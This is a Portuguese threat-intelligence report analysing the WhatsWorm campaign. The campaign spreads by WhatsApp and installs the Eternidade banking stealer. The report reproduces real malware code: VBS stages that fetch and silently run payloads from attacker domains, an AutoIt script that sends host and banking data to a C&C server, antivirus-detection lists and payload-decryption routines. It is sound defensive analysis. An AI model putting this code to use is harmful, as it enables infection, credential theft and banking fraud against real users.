TLP: CLEAR

Pesquisa de Cibersegurança

Análise da Campanha do WhatsWorm levando à implementação do Eternidade Stealer

heimdall
security research

Acesse nossa comunidade no WhatsApp, clicando na imagem abaixo!

heimdall
security research
A DIVISION OF ISH

Acesse as análises produzidas pela ISH Tecnologia sobre Táticas, Técnicas e Procedimentos (TTPs) de Threat Actors, malwares emergentes, vulnerabilidades críticas e outros temas relevantes em cibersegurança. Clique na imagem abaixo para conferir nosso blog.

ISH

ALERTA HEIMDALL! HTTP2 RAPID RESET_IMPACTOS E DETECÇÃO DA CVE-2023-44487

Falhas de negação de serviço (DoS) não são apenas interrupções técnicas. Elas representam riscos reais à continuidade do negócio, à confiança dos clientes e à reputação da marca. Nisto temos a vulnerabilidade CVE-2023-44487, conhecida como HTTP/2 Rapid Reset.

BAIXAR

ISH

ALERTA HEIMDALL! BABUK2 EM 2025: RETORNO LEGÍTIMO OU COPYCAT ESTRATÉGICO

O cenário de ransomware manteve-se ativo em 2024 e se estendeu para este ano de 2025, com diversos grupos realizando ataques a uma ampla gama de organizações, setores e com surgimento de novos grupos. Nesse contexto, temos o ransomware Babuk2.

BAIXAR

ISH

ALERTA HEIMDALL! A ANATOMIA DO RANSOMWARE AKIRA E SUA EXPANSÃO MULTIPLATAFORMA

O cenário de ransomware manteve-se ativo em 2024 e se estendeu para este ano de 2025, com diversos grupos realizando ataques a uma ampla gama de organizações, setores e ganhando bastante popularidade. Nesse contexto, temos o ransomware Akira.

BAIXAR

SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

INTRODUÇÃO À CAMPANHA WHATSWORM

Neste segundo semestre, os atores brasileiros descobriram que o aplicativo de mensagem instantânea mais utilizado pela população brasileira, pode ser um excelente vetor de ameaça cibernética. A campanha do Marverick deu início a esta possibilidade, e o Heimdall Security Research da ISH Tecnologia em conjunto com sua equipe de Resposta a Incidentes e Forense Digital, detectaram e analisaram a campanha que chamamos de WhatsWorm.

A campanha do WhatsWorm tem o mesmo vetor de acesso inicial anteriormente utilizado na campanha do Marverick, porém, estruturalmente diferente, utilizando um novo malware desenvolvido em Python que dá nome a esta campanha, o WhatsWorm.

Esta campanha consiste na entrega de um arquivo .zip malicioso, contendo um conjunto de decoys para ludibriar a vítima a executar uma cadeia de infecção, que ao fim, implementará o Banking InfoStealer Eternidade Stealer e o WhatsWorm no sistema infectado, roubando dados do sistema da vítima e sua lista de contatos, no qual será utilizado no processo de disseminação da campanha.



Figura 1 - Cadeia de Infecção do WhatsWorm

ANÁLISE DA PRIMEIRA FASE DA CAMPANHA WHATSWORM

O artefato .vbs malicioso presente no .zip entregue as vítimas, é o que dá o início a cadeia de infecção desta campanha. Ele é recebido por meio de mensagem instantânea, de um dispositivo que já foi infectado anteriormente pelo WhatsWorm.

Este artefato é o primeiro estágio, e tem o objetivo de realizar o *download* de dois artefatos que serão utilizados em fases posteriores, com propósitos diferentes na cadeia de infecção. Outro objetivo do primeiro estágio preparar o ambiente no sistema infectado para a execução correta destes artefatos.

O primeiro artefato que o primeiro estágio realiza o download é um arquivo .msi identificado como installer.msi, criando um diretório no C:\temp para armazená-lo.

```
' ===== RANDOMIZAR URL DO MSI =====
arrMsiUrls = Array( _
    "https://empautlipa.com/altor/installer.msi", _
    "https://empautlipa.com/altor/installer.msi", _
    "https://empautlipa.com/altor/installer.msi", _
    "https://empautlipa.com/altor/installer.msi" _
)

' Gera número aleatório entre 0 e 3
Randomize
randomIndex = Int((UBound(arrMsiUrls) + 1) * Rnd)
strMsiUrl = arrMsiUrls(randomIndex)

' Cria a pasta C:\temp se não existir
If Not objFSO.FolderExists("C:\temp") Then
    objFSO.CreateFolder("C:\temp")
End If
```

Figura 2 - Definição de URL para Download do MSI e Criação de Diretório

O primeiro estágio utiliza o *PowerShell* para realizar o download via WebRequest, e armazena o MSI como instalador.msi dentro do diretório criado anteriormente, executando-o por meio do msiexec.exe. Após concluir estas ações, o primeiro estágio realiza a exclusão do instalador.msi, com o objetivo de dificultar a aquisição das amostras para investigações mais aprofundadas.

```
objFile.WriteLine "rem ===== BAIXAR E INSTALAR MSI ====="
objFile.WriteLine "powershell -Command ""Invoke-WebRequest '" & strMsiUrl & "' -OutFile instalador.
msi"""
objFile.WriteLine "start /wait msiexec.exe /i instalador.msi /qn /norestart"
objFile.WriteLine "del instalador.msi"
```

Figura 3 - Download, Execução e Exclusão do MSI

Após o download e execução da fase anterior (sem a checagem se foi bem-sucedida), o primeiro estágio realiza a configuração de um ambiente de desenvolvimento Python no dispositivo da vítima, com o objetivo de preparar o sistema para a execução do WhatsWorm. O primeiro estágio realiza o download do Python, descomprime e exclui o python.zip.

```
objFile.WriteLine "rem ===== PYTHON ====="
objFile.WriteLine "if not exist python.exe ("
objFile.WriteLine " powershell -Command ""Invoke-WebRequest 'https://www.python.org/ftp/python/3.12.7/
python-3.12.7-embed-amd64.zip' -OutFile python.zip"""
objFile.WriteLine " powershell -Command ""Expand-Archive python.zip . -Force"""
objFile.WriteLine " del python.zip"
```

Figura 4 - Download do Python

Por fim, o primeiro estágio realiza o download e a instalação do chromedriver.exe, que será utilizado pelo WhatsWorm posteriormente, utilizando novamente o PowerShell.

```
objFile.WriteLine "rem ===== CHROMEDRIVER ====="
objFile.WriteLine "if not exist chromedriver.exe ("
objFile.WriteLine " powershell -Command ""$chromePath = Get-ItemProperty
'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\chrome.exe' -ErrorAction SilentlyContinue;
if(!$chromePath){$chromePath = Get-ItemProperty
'HKLM:\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\App Paths\chrome.exe' -ErrorAction
SilentlyContinue}; if($chromePath){$version = (Get-Item $chromePath.'(Default)').VersionInfo.
FileVersion; $majorVersion = $version.Split('.')[0]; $jsonUrl = 'https://googlechromelabs.github.io/
chrome-for-testing/known-good-versions-with-downloads.json'; $json = Invoke-WebRequest $jsonUrl |
ConvertFrom-Json; $chromeVersions = $json.versions | Where-Object {$_.version -like ($majorVersion +
'.*')}; $latestVersion = $chromeVersions[-1]; $driverUrl = $latestVersion.downloads.chromedriver |
Where-Object {$_.platform -eq 'win64'} | Select-Object -ExpandProperty url -First 1; if(!$driverUrl)
{$driverUrl = 'https://storage.googleapis.com/chrome-for-testing-public/130.0.6723.93/win64/
chromedriver-win64.zip'}; Invoke-WebRequest $driverUrl -OutFile driver.zip}else{Invoke-WebRequest
'https://storage.googleapis.com/chrome-for-testing-public/130.0.6723.93/win64/chromedriver-win64.zip'
-OutFile driver.zip}"""
objFile.WriteLine " powershell -Command ""Expand-Archive driver.zip temp -Force"""
objFile.WriteLine " move temp\chromedriver-win64\chromedriver.exe ."
objFile.WriteLine " rmdir /s /q temp"
objFile.WriteLine " del driver.zip"
objFile.WriteLine ")"
```

Figura 5 - Download do chromedriver.exe

Por fim o primeiro estágio realiza o download do gerenciador de pacotes do Python, por meio do *script* get-pip.py, e instala os pré-requisitos necessários (essenciais para o funcionamento correto do *worm*, como o selenium e webdriver-manager) para o WhatsWorm, realizando em sequência o seu download e executando-o.

```
objFile.WriteLine ""
objFile.WriteLine "powershell -Command ""Invoke-WebRequest 'https://bootstrap.pypa.io/get-pip.py'
-OutFile get-pip.py"""
objFile.WriteLine "python.exe get-pip.py >nul 2>&1"
objFile.WriteLine ""
objFile.WriteLine "python.exe -m pip install setuptools wheel pywin32 >nul 2>&1"
objFile.WriteLine "python.exe -m pip install requests Pillow numpy opencv-python >nul 2>&1"
objFile.WriteLine "python.exe -m pip install pyautogui keyboard mouse pygetwindow >nul 2>&1"
objFile.WriteLine "python.exe -m pip install pytesseract selenium packaging webdriver-manager >nul 2>&
1"
objFile.WriteLine ""
objFile.WriteLine "powershell -Command ""Invoke-WebRequest 'https://empautlipa.com/altor/vbiud.py'
-OutFile whats.py"""
objFile.WriteLine ""
objFile.WriteLine "timeout /t 2 /nobreak >nul"
objFile.WriteLine "start """" /b pythonw.exe whats.py"
objFile.WriteLine "exit"
objFile.Close
```

Figura 6 - Download e Execução do WhatsWorm

Análise do Segundo Estágio da Campanha do WhatsWorm

O artefato MSI obtido pelo primeiro estágio, se trata de um instalador que tem como objetivo principal, a instalação e execução da próxima fase da cadeia de infecção. Durante a sua execução, o artefato .msi realizará a extração de diversas amostras no diretório criado, identificado como S2DSystemX.S2D.95064424.8972.258.

File	Component_	FileName	FileSize	Versi...	Langu...	Attribu...	Seque...
File_1	Component_1	E5IIXB.dmp	6279271			512	1
File_2	Component_2	jFqyDSPp.exe	980064	3.3.18.0	2057	512	2
File_3	Component_3	kajr.bat	195			512	3
File_4	Component_4	kajr.vbs	196			512	4
File_5	Component_5	libeay32.dll	1364480	1.0.2.8	1033	512	5
File_6	Component_6	M9FvfE.tda	620580			512	6
File_7	Component_7	sk4d.dll	18968992			512	7
File_8	Component_8	ssleay32.dll	335872	1.0.2.8	1033	512	8
File_9	Component_9	X7F7qhfl.log	242968			512	9

Figura 7 - Arquivos Contidos no Artefato MSI

Ao extrair estes arquivos, o artefato .msi executa um dos artefatos extraídos, identificado como kjar.vbs, por meio do wscript.exe.

Action	Type	Source	Target
RunVBSAfterInstall	1250	INSTALLFOLDER	wscript.exe "[INSTALLFOLDER]kajr.vbs"

Figura 8 - Execução do kjar.vbs

O kjar.vbs funciona como o carregador do terceiro estágio da cadeia de infecção, o artefato jFqyDSPp.exe que recebe o X7F7qhfl.log como argumento para sua execução.

extracted_installer.msi > kajr.vbs

```
1  Set WshShell = CreateObject("WScript.Shell")
2  WshShell.CurrentDirectory = "C:\Public\S2DSystemX.S2D.95064424.8972.258"
3  WshShell.Run "jFqyDSPp.exe X7F7qhfl.log", 0, False
4  Set WshShell = Nothing
5
```

Figura 9 - Execução do Terceiro Estágio da Cadeia de Infecção

Análise do Terceiro Estágio da Campanha do WhatsWorm

Este terceiro estágio, consiste no jFqyDSPp.exe, um interpretador AutoIT responsável por executar o script presente no arquivo X7F7qhfl.log, o verdadeiro terceiro estágio, no qual se trata de um Banking Information Stealer e *loader* do quarto estágio (Eternidade Stealer), que o carregará após descriptografá-lo e descomprimi-lo. O script AutoIT irá e executá-lo em memória, por meio da técnica de Reflective DLL Injection.

As similaridades entre os vetores de acesso inicial e implementação de Trojans Bancários, apenas nos confirma o fato de que o ecossistema de cibercriminosos contém uma base de código e de Táticas, Técnicas e Procedimentos (TTPs) distribuídas, dificultando compreender o verdadeiro ator por trás das campanhas, e permitindo uma evolução de código, de TTPs e de gerações de novas famílias ao longo do tempo, no cenário brasileiro. Nesta campanha, a cadeia de infecção é bastante similar a que já observamos sendo executada pelo Astaroth.

Mas, cada ator apesar de compartilhar objetivos, possuem *toolkits* que os diferem em um efeito dominó, permitindo identificar diferentes campanhas, analisando os detalhes. Abaixo é possível observar o fluxo padrão da cadeia de execução deste desta fase.



Figura 10 – Cadeia de Execução do JFQYDSPP.EXE

Analisando em detalhes o script AutoIT, é possível notar que há três principais objetivos em sua execução:

- Coletar informações do *host* da vítima para enviá-los para um servidor que faz parte da infraestrutura do ator, identificado no código como hxxps[:]//013net[.com[.]br/ jasmin/receptor[.]php;
- Coletar informações de históricos de possíveis bancos brasileiros acessados por meio do *browser* e informações referentes a softwares de bancos e de proteção de endpoint, instalados no host da vítima;
- Descriptografar e descomprimir (por meio do algoritmo de LZNT1) os dois módulos finais em memória, por meio da técnica Reflective DLL Injection.

Abaixo é possível observar a declaração de um dos servidores de *C&C*, que tem o objetivo de receber informações do host da vítima, além do *script* escrever um arquivo de *log* contendo informações da primeira execução no sistema infectado.

```
GLOBAL CONST $URL_NOTIFICACAO = "https://013net.com.br/jasmin/receptor.php"
GLOBAL CONST $ARQUIVO_MARCADOR = @SCRIPTDIR & "\executed.dat"
FUNC VERIFICARPRIMEIRAEXECUCAO ( )
IF NOT FILEEXISTS ( $ARQUIVO_MARCADOR ) THEN
ENVIARNOTIFICACAOPRIMEIRAEXECUCAO ( )
FILEWRITE ( $ARQUIVO_MARCADOR , @YEAR & "-" & @MON & "-" & @MDAY & " " & @HOUR & ":" & @MIN & ":" & @SEC )
ENDIF
ENDFUNC
```

Figura 11 - Declaração de C&C e Escrita de Log de Execução

```
FUNC ENVIARNOTIFICACAOPRIMEIRAEXECUCAO ( )
LOCAL $V7CFC4DF414C8 = @COMPUTERNAME
LOCAL $VE81D020B = @OSVERSION & " " & @OSARCH & " (Build " & @OSBUILD & ")"
LOCAL $VB2AEFFB008AF = @USERNAME
LOCAL $V695192E6B0AC = OBTERIPLOCAL ( )
LOCAL $VADC3DC3440 = OBTERIPEXTERNO ( )
LOCAL $VA1C05E9A = @YEAR & "-" & @MON & "-" & @MDAY & " " & @HOUR & ":" & @MIN & ":" & @SEC
LOCAL $V056B23846DE = DETECTARANTIVIRUS ( )
LOCAL $VB2FD091B9986 = OBTERINFOADICIONAL ( )
LOCAL $V2D6AD3D6 = VERIFICARBANCOS ( )
LOCAL $VD65A26D30CA2 = "nome_pc=" & $V7CFC4DF414C8
$VD65A26D30CA2 &= "&sistema_operacional=" & $VE81D020B
$VD65A26D30CA2 &= "&usuario=" & $VB2AEFFB008AF
$VD65A26D30CA2 &= "&ip_local=" & $V695192E6B0AC
$VD65A26D30CA2 &= "&ip_externo=" & $VADC3DC3440
$VD65A26D30CA2 &= "&data_hora=" & $VA1C05E9A
$VD65A26D30CA2 &= "&antivirus=" & $V056B23846DE
$VD65A26D30CA2 &= "&info_adicional=" & $VB2FD091B9986
$VD65A26D30CA2 &= "&bancos_detectados=" & $V2D6AD3D6
LOCAL $V3000F3E3A778 = OBJCREATE ( "WinHttp.WinHttpRequest.5.1" )
IF @ERROR THEN RETURN FALSE
$V3000F3E3A778.Open ( "POST" , $URL_NOTIFICACAO , FALSE )
IF @ERROR THEN RETURN FALSE
$V3000F3E3A778.SetRequestHeader ( "Content-Type" , "application/x-www-form-urlencoded" )
$V3000F3E3A778.Send ( $VD65A26D30CA2 )
RETURN TRUE
ENDFUNC
```

Figura 12 - Coleta de Informação do Host e Envio para o C&C

Também foi identificado a capacidade do script AutoIT identificar possíveis aplicativos de bancos instalados no sistema infectado, como o:

- Bradesco;
- Módulos de Segurança do Aplicativo do Banco do Brasil Warsaw e Topaz;
- Sicoob;
- Itaú.

```
FUNC DETECTARBANCO ( )
LOCAL $VCD0D2EC252 = "Nenhum"
LOCAL $V0EF82EAF = ""
IF FILEEXISTS ( "C:\Program Files (x86)\scpbrad" ) THEN
$V0EF82EAF &= "Bradesco, "
ENDIF
IF FILEEXISTS ( "C:\Program Files\Warsaw" ) THEN
$V0EF82EAF &= "BB/CEF (Warsaw), "
ENDIF
IF FILEEXISTS ( "C:\Program Files\Topaz OFD" ) THEN
$V0EF82EAF &= "BB/CEF (Topaz), "
ENDIF
IF FILEEXISTS ( "C:\Sicoobnet" ) THEN
$V0EF82EAF &= "Sicoob, "
ENDIF
LOCAL $V057B5F249F5 = @USERNAME
IF FILEEXISTS ( "C:\Users\" & $V057B5F249F5 & "\AppData\Local\Aplicativo Itau" ) THEN
$V0EF82EAF &= "Itaú, "
ENDIF
LOCAL $HISTORYCHROME = VERIFICARHISTORICOCHROME ( )
IF $HISTORYCHROME <> "" THEN
$V0EF82EAF &= $HISTORYCHROME
ENDIF
IF STRINGRIGHT ( $V0EF82EAF , 517 ) = ", " THEN
$V0EF82EAF = STRINGTRIMRIGHT ( $V0EF82EAF , 517 )
ENDIF
IF $V0EF82EAF <> "" THEN
$VCD0D2EC252 = $V0EF82EAF
ENDIF
RETURN $VCD0D2EC252
ENDFUNC
FUNC VERIFICARHISTORICOCHROME ( )
LOCAL $VB5F8AE15852 = ""
LOCAL $V057B5F249F5 = @USERNAME
LOCAL $V0204CC06112C = "C:\Users\" & $V057B5F249F5 & "\AppData\Local\Google\Chrome\User Data\Default\History"
IF NOT FILEEXISTS ( $V0204CC06112C ) THEN
RETURN ""
```

Figura 13 - Identificação de Aplicativos de Bancos no Host Infectado

Também identificamos o acesso ao histórico do navegador *Chrome*, com o objetivo de identificar acessos aos seguintes Internet Bankings:

- www.santander.com.br;
- autoatendimento.bb.com.br;
- internetbanking.caixa.gov.br;
- sicredi.com.br;
- banco.bradesco;

```
FUNC VERIFICARHISTORICOCHROME ( )
LOCAL $VB5F8AE15852 = ""
LOCAL $V057B5F249F5 = @USERNAME
LOCAL $V0204CC06112C = "C:\Users\" & $V057B5F249F5 & "\AppData\Local\Google\Chrome\User Data\Default\History"
IF NOT FILEEXISTS ( $V0204CC06112C ) THEN
RETURN ""
ENDIF
LOCAL $TEMPHISTORY = @TEMPDIR & "\chrome_history_temp.db"
FILECOPY ( $V0204CC06112C , $TEMPHISTORY , 261 )
LOCAL $HFILE = FILEOPEN ( $TEMPHISTORY , 5 )
IF $HFILE = + 4294967045 THEN
RETURN ""
ENDIF
LOCAL $V880A487F6D = FILEREAD ( $HFILE )
FILECLOSE ( $HFILE )
FILEDELETE ( $TEMPHISTORY )
IF STRINGINSTR ( $V880A487F6D , "www.santander.com.br" ) THEN
$VB5F8AE15852 &= "Santander, "
ENDIF
IF STRINGINSTR ( $V880A487F6D , "autoatendimento.bb.com.br" ) THEN
IF NOT STRINGINSTR ( $VB5F8AE15852 , "BB" ) THEN
$VB5F8AE15852 &= "BB, "
ENDIF
ENDIF
IF STRINGINSTR ( $V880A487F6D , "internetbanking.caixa.gov.br" ) THEN
$VB5F8AE15852 &= "CEF, "
ENDIF
IF STRINGINSTR ( $V880A487F6D , "www.sicredi.com.br" ) THEN
$VB5F8AE15852 &= "Sicredi, "
ENDIF
IF STRINGINSTR ( $V880A487F6D , "banco.bradesco" ) THEN
IF NOT STRINGINSTR ( $VB5F8AE15852 , "Bradesco" ) THEN
$VB5F8AE15852 &= "Bradesco, "
ENDIF
ENDIF
RETURN $VB5F8AE15852
ENDFUNC
```

Figura 14 - Identificação de Acesso à Internet Bankings da Vítima

Com o objetivo de identificar se está em um ambiente de teste, o script AutoIT checa a conexão e o endereço IPv4 Local e Público do host infectado, por meio da aplicação api.ipify.org.

```
FUNC OBTERIPEXTERNO ( )
LOCAL $V3000F3E3A778 = OBJCREATE ( "WinHttp.WinHttpRequest.5.1" )
IF @ERROR THEN RETURN "Indisponível"
$V3000F3E3A778.Open ( "GET" , "https://api.ipify.org" , FALSE )
$V3000F3E3A778.Send ( )
IF @ERROR THEN RETURN "Indisponível"
RETURN $V3000F3E3A778.ResponseText
ENDFUNC
FUNC OBTERIPLOCAL ( )
LOCAL $V7A7B0B090 = @IPADDRESS1
IF $V7A7B0B090 = "0.0.0.0" OR $V7A7B0B090 = "" THEN $V7A7B0B090 = @IPADDRESS2
IF $V7A7B0B090 = "0.0.0.0" OR $V7A7B0B090 = "" THEN $V7A7B0B090 = @IPADDRESS3
IF $V7A7B0B090 = "0.0.0.0" OR $V7A7B0B090 = "" THEN $V7A7B0B090 = @IPADDRESS4
IF $V7A7B0B090 = "0.0.0.0" OR $V7A7B0B090 = "" THEN $V7A7B0B090 = "Indisponível"
RETURN $V7A7B0B090
ENDFUNC
```

Figura 15 - Checagem de Endereço IPv4

O script AutoIT, também identifica possíveis softwares de proteção de endpoint.

```
FUNC DETECTARANTIVIRUS ( )
LOCAL $V056B23846DE = "Não detectado"
LOCAL $V8E4508549 = ""
LOCAL $VED4DE551307 = OBJGET ( "winmgmts:\\.\root\SecurityCenter2" )
IF ISOBJ ( $VED4DE551307 ) THEN
LOCAL $V6D1F1996CD = $VED4DE551307.ExecQuery ( "SELECT * FROM AntiVirusProduct" )
IF ISOBJ ( $V6D1F1996CD ) THEN
FOR $V2FBD4D06 IN $V6D1F1996CD
IF $V8E4508549 <> "" THEN $V8E4508549 &= ", "
$V8E4508549 &= $V2FBD4D06.displayName
LOCAL $VEE53E5940 = $V2FBD4D06.productState
LOCAL $VEB9787F97 = ""
IF BITAND ( $VEE53E5940 , 1048581 ) THEN
$VEB9787F97 = " (Ativo)"
ELSE
$VEB9787F97 = " (Inativo)"
ENDIF
$V8E4508549 &= $VEB9787F97
NEXT
ENDIF
LOCAL $V790CAF7DF0B8 = $VED4DE551307.ExecQuery ( "SELECT * FROM FirewallProduct" )
IF ISOBJ ( $V790CAF7DF0B8 ) THEN
FOR $V2FBD4D06 IN $V790CAF7DF0B8
IF $V8E4508549 <> "" THEN $V8E4508549 &= ", "
$V8E4508549 &= "Firewall: " & $V2FBD4D06.displayName
NEXT
ENDIF
LOCAL $V9310C6523DE3 = $VED4DE551307.ExecQuery ( "SELECT * FROM AntiSpywareProduct" )
IF ISOBJ ( $V9310C6523DE3 ) THEN
FOR $V2FBD4D06 IN $V9310C6523DE3
IF $V8E4508549 <> "" THEN $V8E4508549 &= ", "
$V8E4508549 &= "AntiSpyware: " & $V2FBD4D06.displayName
NEXT
ENDIF
ENDIF
```

Figura 16 - Checagem de Informações de Softwares de Proteção a Endpoint

O script contém uma lista *hardcoded* de binários de softwares de proteção a *endpoint*, que irão ser identificados por meio de um *loop*.

```
LOCAL $VE3767D598 [ ] [ ] = [ [ "avgui.exe" , "AVG" ] , [ "avguix.exe" , "AVG" ] , [ "avgnt.exe" , "Avira" ] , [ "avast.
exe" , "Avast" ] , [ "AvastSvc.exe" , "Avast" ] , [ "AvastUI.exe" , "Avast" ] , [ "aswidsagent.exe" , "Avast" ] , [ "ashDisp.
exe" , "Avast" ] , [ "MSASCui.exe" , "Windows Defender" ] , [ "MSASCuiL.exe" , "Windows Defender" ] , [ "MsMpEng.exe" ,
"Windows Defender" ] , [ "NisSrv.exe" , "Windows Defender" ] , [ "SecurityHealthSystray.exe" , "Windows Defender" ] , [
"mcshield.exe" , "McAfee" ] , [ "mcuicnt.exe" , "McAfee" ] , [ "Mcshield.exe" , "McAfee" ] , [ "ekrn.exe" , "ESET" ] , [
"egui.exe" , "ESET" ] , [ "eguiProxy.exe" , "ESET" ] , [ "bdagent.exe" , "Bitdefender" ] , [ "vsserv.exe" , "Bitdefender" ] ,
[ "seccenter.exe" , "Bitdefender" ] , [ "ns.exe" , "Norton" ] , [ "ccSvcHst.exe" , "Norton/Symantec" ] , [ "ccapp.exe" ,
"Norton" ] , [ "SAVADMINSERVICE.EXE" , "Sophos" ] , [ "SophosUI.exe" , "Sophos" ] , [ "SAVService.exe" , "Sophos" ] , [
"kavtray.exe" , "Kaspersky" ] , [ "avp.exe" , "Kaspersky" ] , [ "avpui.exe" , "Kaspersky" ] , [ "klwtblfs.exe" ,
"Kaspersky" ] , [ "mbam.exe" , "Malwarebytes" ] , [ "mbamtray.exe" , "Malwarebytes" ] , [ "MBAMService.exe" ,
"Malwarebytes" ] , [ "fshoster32.exe" , "F-Secure" ] , [ "WRSA.exe" , "Webroot" ] , [ "vkise.exe" , "Comodo" ] , [ "cfp.
exe" , "Comodo" ] , [ "cmdagent.exe" , "Comodo" ] , [ "PSUAMain.exe" , "Panda" ] , [ "PSANHost.exe" , "Panda" ] , [ "360sd.
exe" , "360 Total Security" ] , [ "360tray.exe" , "360 Total Security" ] , [ "ZAPrivacyService.exe" , "ZoneAlarm" ] , [
"zatray.exe" , "ZoneAlarm" ] ]
```

Figura 17 - Lista de Software de Proteção de Endpoint

Após as checagens, o script inicia o processo de descriptografia por meio de um algoritmo customizado baseado em operações lógicas (XOR, AND, SHIFT), e descompressão do próximo estágio extraídos e salvos no mesmo diretório pelo .msi.

```
FUNC DESCRIPTOGRAFARDADOS ( $V39E2D842FD54 , $VBA17F8414B5E = 853253 , $VB073A205F5 = 879109 , $V65A858701 = 256005 )
LOCAL $ITAMANHO = BINARYLEN ( $V39E2D842FD54 )
LOCAL $V2A4C16C6D = DLLCALL ( "kernel32.dll" , "ptr" , "GlobalAlloc" , "uint" , $GPTR , "ulong_ptr" , $ITAMANHO )
LOCAL $PENTRADA = $V2A4C16C6D [ 5 ]
$V2A4C16C6D = DLLCALL ( "kernel32.dll" , "ptr" , "GlobalAlloc" , "uint" , $GPTR , "ulong_ptr" , $ITAMANHO )
LOCAL $PSAIDA = $V2A4C16C6D [ 5 ]
LOCAL $TENTRADA = DLLSTRUCTCREATE ( "byte[" & $ITAMANHO & "]" , $PENTRADA )
DLLSTRUCTSETDATA ( $TENTRADA , 261 , $V39E2D842FD54 )
LOCAL $TSAIDA = DLLSTRUCTCREATE ( "byte[" & $ITAMANHO & "]" , $PSAIDA )
FOR $VB657E714363 = 5 TO $ITAMANHO + 4294967045
LOCAL $V0AC140AB12 = DLLSTRUCTGETDATA ( $TENTRADA , 261 , $VB657E714363 + 261 )
LOCAL $V2C950E3BB5 = BITSHIFT ( $V65A858701 , 2053 )
LOCAL $V94BD71FA = BITXOR ( $V0AC140AB12 , BITAND ( $V2C950E3BB5 , 65285 ) )
DLLSTRUCTSETDATA ( $TSAIDA , 261 , $V94BD71FA , $VB657E714363 + 261 )
$V65A858701 = BITAND ( ( BITAND ( ( $V94BD71FA + $V65A858701 ) , 65285 ) * $VBA17F8414B5E + $VB073A205F5 ) , 16776965 )
NEXT
LOCAL $VCDE03B53BA = DLLSTRUCTGETDATA ( $TSAIDA , 261 )
DLLCALL ( "kernel32.dll" , "ptr" , "GlobalFree" , "ptr" , $PENTRADA )
DLLCALL ( "kernel32.dll" , "ptr" , "GlobalFree" , "ptr" , $PSAIDA )
RETURN $VCDE03B53BA
ENDFUNC
```

Figura 18 - Descriptografia de Payload

Abaixo, é possível observar o algoritmo de descompressão, no qual é similar ao algoritmo LZNT1, que é executado após a descriptografia. Portanto, o próximo estágio presente em dois arquivos extraídos pelo .msi estão protegidos por duas camadas de ofuscação, criptografia somada a compressão.

```
FUNC DESCOMPRIMIRDADOS ( $V54DA18564E )
LOCAL $ITAMANHOESPACOTRABALHO = 5
